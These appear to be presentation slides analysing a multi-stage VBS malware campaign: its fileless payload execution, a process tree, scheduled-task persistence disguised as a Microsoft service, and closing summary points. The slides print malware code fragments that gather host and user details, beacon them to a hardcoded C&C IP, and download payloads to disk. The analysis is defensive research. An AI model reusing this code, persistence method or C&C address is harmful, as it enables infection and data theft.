  - Has hardcoded IP address
- Tries to establish an authenticated channel through NTLM protocol over TCP
- Afterwards starts communication with C&C server over the created channel
- Retrieves payload
- Executes payload
  - Payload executed, filelessly



Changes after publishing

Blog post published


- Blog post published 16th February, 2019
- 21st February, 2019 new version with new behavior




Process Tree

- **wscript.exe** 760 "C:\[redacted]\AppData\Local\Temp\KpldgFGqUi.vbs"
    - **expand.exe** 2160 C:\[redacted]\AppData\Local\Temp\FcVOmsZsxjngpOlhBCvwmgOgMyDAKQW -F:* C:\[redacted]\AppData\Local\Temp\wndSrvHost.vbs
    - **WMIC.exe** 2420 process call create "schtasks.exe /Create /Sc MINUTE /MO 1 /TN \"\Microsoft Driver Management Service\" /TR \"C:\[redacted]\AppData\Local\Temp\wndSrvHost.vbs"
- **svchost.exe** 600 -k DcomLaunch
    - **WmiPrvSE.exe** 3476 -secured -Embedding
        - **schtasks.exe** 3776 schtasks.exe /Create /Sc MINUTE /MO 1 /TN "\Microsoft Driver Management Service" /TR "C:\[redacted]\AppData\Local\Temp\wndSrvHost.vbs
- **svchost.exe** 2908 -k netsvcs
- **svchost.exe** 896 -k netsvcs

Expanded VBS




```
a = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%COMPUTERNAME%" )
b = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%PROCESSOR_IDENTIFIER%" )
c = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%USERNAME%" )
pceazutsrs = hhliqucejyb(a+b+c)
```




```
hwInfo = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%COMPUTERNAME%" )
idInfo = Mid(pceazutsrs(),cwykmrzamt,12)
ldrResponse = behcgqsdyhtknrglai("http://198.199.103.176:80", "ID:"+idInfo+", HW:"+hwInfo)
ldrResp=Split(ldrResponse)
```

Expanded VBS




```
a = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%COMPUTERNAME%" )
b = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%PROCESSOR_IDENTIFIER%" )
c = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%USERNAME%" )
pceazutsrs = hhliqucejyb(a+b+c)
```



```
hwInfo = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings( "%COMPUTERNAME%" )
idInfo = Mid(pceazutsrs(),cwykmrzamt,12)
ldrResponse = behcgqsdyhtknrglai("http://198.199.103.176:80", "ID:"+idInfo+", HW:"+hwInfo)
ldrResp=Split(ldrResponse)
```

Expanded VBS

- Two functions
  - Delete
  - Download and run



```
Function arobgsmight(ByVal URL, ByVal file)
dim xHttp: Set wnqrevfozcfcupdqm = createobject("Microsoft.XMLHTTP")
dim bStrm: Set uhigxhhyi = createobject("Adodb.Stream")
wnqrevfozcfcupdqm.Open "GET", URL, False
wnqrevfozcfcupdqm.Send
with uhigxhhyi
.type = 1
.open
.write wnqrevfozcfcupdqm.responseBody
.savetofile file, 2
end with
End Function
```

Summary

Summary

- Low activity in 2018, activity has sped up in January, 2019
  - Monthly updates -> Daily updates
- 5 stages
  - 1 downloader, 4 droppers (one with bot functionality)
- Every file is digitally signed
  - Even dev files with local IPs
- Communication protocol extended (mid January)
- Authors reacts on security blog

Thank you!

Q&A